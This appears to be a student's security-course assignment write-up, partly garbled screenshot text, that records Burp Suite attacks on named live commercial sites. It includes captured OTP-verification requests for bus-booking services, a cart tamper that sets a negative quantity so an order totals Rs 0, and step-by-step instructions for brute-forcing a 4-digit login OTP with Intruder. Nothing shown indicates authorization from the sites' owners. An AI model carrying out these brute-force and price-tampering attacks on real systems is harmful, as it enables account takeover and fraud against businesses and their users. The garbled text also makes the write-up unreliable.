

Assignment 10



Task-1:

1. TITLE: Check No Rate Limiting Vulnerability on the login OTP page.

2. OBJECTIVE OF THE TASK: To check the given websites having the no rate limiting on login otp.

3. STEP BY STEP PROCEDURE:

1. Now go to the given urls to access the websites.
2. Then use the burp suite for the no rate limiting
3. Now send each of the request to repeater now change each case with multiple random opts and every request as give its output.



RequestResponse

PrettyRawHex

1POST /customer/auth/verifyotp HTTP/2

2Host: www.freshbus.com

3Cookie: _gcl_au=1.1.1854860546.1733584457;
_ga_03S3LDTV4=GS1.1.1733584457.1.1.1733584477.40.0.0;
_ga=GA1.1.302758751.1733584458; _clck=
gpx5cm%7C2%7Cfri%7C0%7C1802; _fbp=
fb.1.1733584458564.247487448654342194; moe_uuid=
738d4fa6-eb19-4fc9-a347-d8aacc6a6148

4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0

5Accept: */*

6Accept-Language: en-US,en;q=0.5

7Accept-Encoding: gzip, deflate, br

8Referer: https://www.freshbus.com/

9Content-Type: application/json

0Sentry-Trace:
8a060fd17392499a97a4fc609a428ala-8e6ef01baa44f1f2-1

1Baggage:
sentry-environment=production,sentry-release=customer-
nextjs%401.4.6,sentry-public_key=61756991fb7e670c39a6d
393e414850a,sentry-trace_id=8a060fd17392499a97a4fc609a
428ala,sentry-sample_rate=1,sentry-sampled=true

2Content-Length: 102

3Origin: https://www.freshbus.com

4Sec-Fetch-Dest: empty

5Sec-Fetch-Mode: cors

6Sec-Fetch-Site: same-origin

7Priority: u=0

8Te: trailers

9

0{
 "mobile": "9999999999",
 "referral": "",
 "otp": "000000",
 "deviceId": "02ba1309-bcde-49d8-af0b-5d24bebc82b4"

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RequestResponse

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PrettyRawHexRender

1HTTP/2 401 Unauthorized

2Content-Type: application/json; charset=utf-8

3Content-Length: 85

4Date: Sat, 07 Dec 2024 15:20:43 GMT

5X-Amzn-Requestid: e52c9a90-51c9-432d-bb56-79360e278df0

6Access-Control-Allow-Origin: *

7X-Amzn-Remapped-Content-Length: 85

8X-Amz-Apigw-Id: CbUn3E0whcwEB0g=

9Etag: W/"55-AB8lUT9pqfSa3Bfm0jtzEPmKAPM"

10X-Powered-By: Express

11X-Amzn-Trace-Id: Root=1-675467cb-7c498cc40c5ceb9935ffe773;Parent=22552234d60f15af;Sampled=0;Lineage=1:ffddeab0:0

12Vary: Accept-Encoding

13X-Cache: Error from cloudfront

14Via: 1.1 88ef9daba5ec890da3d24906c2a6a906.cloudfront.net (CloudFront)

15X-Amz-Cf-Pop: MAA50-C2

16Alt-Svc: h3=":443"; ma=86400

17X-Amz-Cf-Id: gePHqmTcRyXv5v20KZdMGI3GzVNIImmX0QUj8lu9w7Jx_8a_4hh_WPQ

18==

19{

20"statusCode":401,

21"message":"Invalid or expired OTP",

22"error":"UnauthorizedException"

23}

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Search

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0 highlights

RequestResponse

PrettyRawHexGraphQL

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1POST /graphql HTTP/1.1

2Host: prdenv.nuego.in

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0

4Accept: application/json

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Content-Type: application/json

8Content-Length: 541

9Referer: https://www.nuego.in/

10Origin: https://www.nuego.in

11Sec-Fetch-Dest: empty

12Sec-Fetch-Mode: cors

13Sec-Fetch-Site: same-site

14Priority: u=0

15Te: trailers

16Connection: keep-alive

17

18{

"id": "VerifyOtpMutation",

"query":

"mutation VerifyOtpMutation(\n \$otp: String!\n \$mobileNumber: String!\n) {\n verifyOtp(otp: \$otp, mobileNumber: \$mobileNumber) {\n status\n user {\n id\n lastLogin\n mobileNumber\n email\n firstName\n lastName\n jti\n username\n profile {\n id\n profilePic\n walletAmount\n greenMilesAmount\n profilePicUrl\n }\n }\n token\n refreshToken\n }\n}\n",

"variables": {

"otp": "0000",

"mobileNumber": "9999999999"

}

}

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Search

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0 highlights

RequestResponse

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PrettyRawHexRender

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1HTTP/1.1 200 OK

2server: nginx

3date: Sat, 07 Dec 2024 15:26:09 GMT

4content-type: application/json

5content-length: 121

6vary: Cookie, origin

7access-control-allow-origin: https://www.nuego.in

8x-frame-options: DENY

9x-content-type-options: nosniff

10referrer-policy: same-origin

11cross-origin-opener-policy: same-origin

12set-cookie: csrftoken=pYSq7YmPj83T6hJuQqSSoHdJCMeqeRjx
; expires=Sat, 06 Dec 2025 15:26:09 GMT;
Max-Age=31449600; Path=/; SameSite=Lax

13

14{
 "errors": [
 {
 "message": "Invalid OTP",
 "locations": [
 {
 "line": 5,
 "column": 3
 }
],
 "path": [
 "verifyOtp"
]
 }
],
 "data": {
 "verifyOtp": null
 }
}

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0 highlights

Request

Response

Pretty

Raw

Hex

GraphQL

1

POST /graphql HTTP/1.1

2

Host: prdenv.nuego.in

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0

4

Accept: application/json

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/json

8

Content-Length: 541

9

Referer: https://www.nuego.in/

10

Origin: https://www.nuego.in

11

Sec-Fetch-Dest: empty

12

Sec-Fetch-Mode: cors

13

Sec-Fetch-Site: same-site

14

Priority: u=0

15

Te: trailers

16

Connection: keep-alive

17

18

{

"id": "VerifyOtpMutation",

"query":

"mutation VerifyOtpMutation(\n \$otp: String!\n \$mobileNumber: String!\n) {\n verifyOtp(otp: \$otp, mobileNumber: \$mobileNumber) {\n status\n user {\n id\n lastLogin\n mobileNumber\n email\n firstName\n lastName\n jti\n username\n profile {\n id\n profilePic\n walletAmount\n greenMilesAmount\n profilePicUrl\n }\n }\n token\n refreshToken\n }\n}\n",

"variables": {

"otp": "012p",

"mobileNumber": "9999999999"

}

}

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0 highlights

Request

Response

Pretty

Raw

Hex

Render

```
1 HTTP/1.1 200 OK
2 server: nginx
3 date: Sat, 07 Dec 2024 15:26:49 GMT
4 content-type: application/json
5 content-length: 121
6 vary: Cookie, origin
7 access-control-allow-origin: https://www.nuego.in
8 x-frame-options: DENY
9 x-content-type-options: nosniff
10 referrer-policy: same-origin
11 cross-origin-opener-policy: same-origin
12 set-cookie: csrftoken=sgCK8FIrWu9PsgHaqXTd773ooYhIshzj
; expires=Sat, 06 Dec 2025 15:26:49 GMT;
Max-Age=31449600; Path=/; SameSite=Lax
13
14 {
  "errors": [
    {
      "message": "Invalid OTP",
      "locations": [
        {
          "line": 5,
          "column": 3
        }
      ],
      "path": [
        "verifyOtp"
      ]
    }
  ],
  "data": {
    "verifyOtp": null
  }
}
```



Search



0 highlights



Enter verification code

OTP sent to

9999999999

0	0	0	0
---	---	---	---

Submit

24 x25 x26 x27 x28 x29 x30 x

SendCancel<>

Target: https://auth.yolobus.inHTTP/2

RequestResponse

Inspector

Request attributes2

Request query parameters0

Request cookies7

Request headers29

Response headers12

1HTTP/2 404 Not Found

2Content-Type: application/json

3Allow: GET, POST, HEAD, OPTIONS

4X-Frame-Options: DENY

5Content-Length: 157

6X-Content-Type-Options: nosniff

7Referrer-Policy: same-origin

8Vary: Origin

9Access-Control-Allow-Credentials: true

10Access-Control-Allow-Origin: https://yolobus.in

11X-Envoy-Upstream-Service-Time: 41

12Date: Sat, 07 Dec 2024 15:33:54 GMT

13Server: istio-envoy

14{

15 "status":{

16 "http_status_code":404

17 },

18 "errors":[

19 {

20 "error":{

21 "detail":

22 "JSON parse error - Expecting ','

23 delimiter: line 1 column 54 (char

24 53)"

25 },

26 "error_code":786

27 }

28 }

29]

30}

549 bytes | 109 millis

Online Bus Ticket Booking | Yolo

https://yolobus.in

YoloBusWalletBooking

Go Back

Enter OTP to

we have sent it to

00

Verify

Resend OTP

Bengaluru → Hyderabad

574KM

24 x25 x26 x27 x28 x29 x30 x

SendCancel<>

Target: https://auth.yolobus.inHTTP/2

RequestResponse

Inspector

Request attributes2

Request query parameters0

Request cookies7

Request headers29

Response headers12

1HTTP/2 404 Not Found

2Content-Type: application/json

3Allow: GET, POST, HEAD, OPTIONS

4X-Frame-Options: DENY

5Content-Length: 95

6X-Content-Type-Options: nosniff

7Referrer-Policy: same-origin

8Vary: Origin

9Access-Control-Allow-Credentials: true

10Access-Control-Allow-Origin: https://yolobus.in

11X-Envoy-Upstream-Service-Time: 41

12Date: Sat, 07 Dec 2024 16:34:54 GMT

13Server: istio-envoy

14{

15 "status":{

16 "http_status_code":404

17 },

18 "errors":[

19 {

20 "error":{

21 "detail":"Invalid otp!"

22 },

23 "error_code":786

24 }

25]

26}

490 bytes | 140 millis

YoloBusWalletBookingsBecome an agentLogin

Go Back

Enter OTP to continue

we have sent it to +91 9999999999

0000

Verify OTP

Resend OTP

Bengaluru → Hyderabad

574KM

Bengaluru → Warangal

722KM

The image is a composite of four screenshots arranged in a 2x2 grid, illustrating a security testing process on the YoloBus website using Burp Suite.

Top Row (Successful Request):

- Left (Burp Suite):** A screenshot of the 'Repeater' tab showing a successful POST request to `https://auth.yolobus.in`. The request body is a JSON object containing phone number, OTP, and device information. The 'Inspector' tab shows the request details.
- Right (Website):** A screenshot of the YoloBus website showing a modal dialog for OTP verification. The message says 'Enter OTP to continue we have sent it to +91 9999999999'. There are input fields for the OTP and buttons for 'Verify OTP' and 'Resend OTP'.

Bottom Row (Failed Request):

- Left (Burp Suite):** A screenshot of the 'Repeater' tab showing a failed POST request to `https://auth.yolobus.in`. The response status is 404 Not Found. The response body is a JSON object indicating an 'Invalid otp' error.
- Right (Website):** A screenshot of the YoloBus website showing the same OTP verification modal dialog, but with an 'Invalid otp' error message displayed below the input fields.

4. CONCLUSION: Here we use the websites and no rate limiting by this we got the all websites working.

Task-2:

1. TITLE: Perform Parameter tampering and chart tempering.

2. OBJECTIVE OF THE TASK: Her we find the websites which can be parameter tempering and chart tempering.

3. STEP BY STEP PROCEDURE:

1. Here I done on the website called homeshopping.pk
2. Her we done the price and chart tempering on the above website.
3. Her we go to the website and add a fake user.
4. Now we done the attack by using burp suite
5. Then add the gadgets to the cart and then we done.
6. Now we done the burp suite on it and temper the cart value to negative number
7. By this cart temper we can also to had price tamper by reducing the final price.

1

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2024.10.3 - Temporary...

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Settings

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

Open browser

Time

Type

Direction

Method

URL

10:25:3...

HT...

→

Request

POST

https://homeshopping.pk/cart.php

10:25:3...

HT...

→

Request

POST

https://www.google-analytics.com/g/collect?v=2&tid=G-Q9VPL1D347&utm=45je4ca0v9188645034za2002

Request

Raw

Hex

177

GET

gclid=C14826115027.17330211666

SMV9_TOK2H=

53643675607c1516924.050040C23;

__gat_gtag_UA_45500530_1=1;

__gat_UA-45500530-1=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 70

Origin: https://homeshopping.pk

Referer: https://homeshopping.pk/products/Zinda-Tareekh-By-Hillary-Clinton-HB-Price-in-Pakistan.html

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Priority: u=0

Te: trailers

action=updateSelectedShippingMethod=checkboxou_sucb1

qfy[6758081f9ff08]=8

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Event log

All issues

Memory: 203.3MB

1

Burp

Project

Intruder

Repeater

View

Help

Burp Suite Community Edition v2024.10.3 - Temporary...

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Settings

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept off

Forward

Drop

Open browser

Time

Type

Direction

Method

URL

Intercept is off

Event log

All issues

Memory: 210.8MB

Shopping Cart


Close

Item Name

Qty

Item Price

Item Total




Apple iPhone 16 Pro Max 256GB
Desert Price in Pakistan

4 - 7 Working Days

9

Rs 364,899

Rs 364,899




Apple iPhone 16 Pro 5G 512GB
Natural Titanium Price in Pakistan

4 - 7 Working Days

2

Rs 548,004

Rs 1,096,008



Zinda Tareekh By Hillary Clinton
HB Price in Pakistan

4 - 7 Working Days

1

Rs 1,549

Rs 1,549

Subtotal:

Rs 1,462,456

Grand Total:

Rs 1,462,456

Provide Details To Place Your Order

Full Name:

Order Instructions/Comments (Optional)

Mobile:

+92

9999191

Shopping Cart


Close

Item Name

Qty

Item Price

Item Total




Apple iPhone 16 Pro Max 256GB
Desert Price in Pakistan

4 - 7 Working Days

1

Rs 364,899

-Rs 2,919,192




Apple iPhone 16 Pro 5G 512GB
Natural Titanium Price in Pakistan

4 - 7 Working Days

2

Rs 548,004

Rs 1,096,008



Zinda Tareekh By Hillary Clinton
HB Price in Pakistan

4 - 7 Working Days

1

Rs 1,549

Rs 1,549

Subtotal:

-Rs 1,821,635

Grand Total:

Rs 0

Provide Details To Place Your Order

Full Name:

Order Instructions/Comments (Optional)

Mobile:

+92

9999191

Address:

your blood

4. CONCLUSION: Here we use the website we done the price and cart tempering.


Task-3:


1. TITLE: Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

2. OBJECTIVE OF THE TASK: Here we find the websites which can be OTP bypassing.

3. STEP BY STEP PROCEDURE:

1. Now we go to the nuevo website for this otp bypass attack.
2. Now we open a website and start the attack
3. After click a random otp and submit by done before on the intercept.
4. Now send the otp proxy to intruder and add the otp selection
5. Now select the sniper attack and add to it as the brute force attack.
6. Now we done the otp attack by mentioned number
7. Here we usually take 4 digit otp.
8. Now we get around 10000 combinations so at one we get the desired otp.





4. CONCLUSION: Here we use the website to done otp bybassing.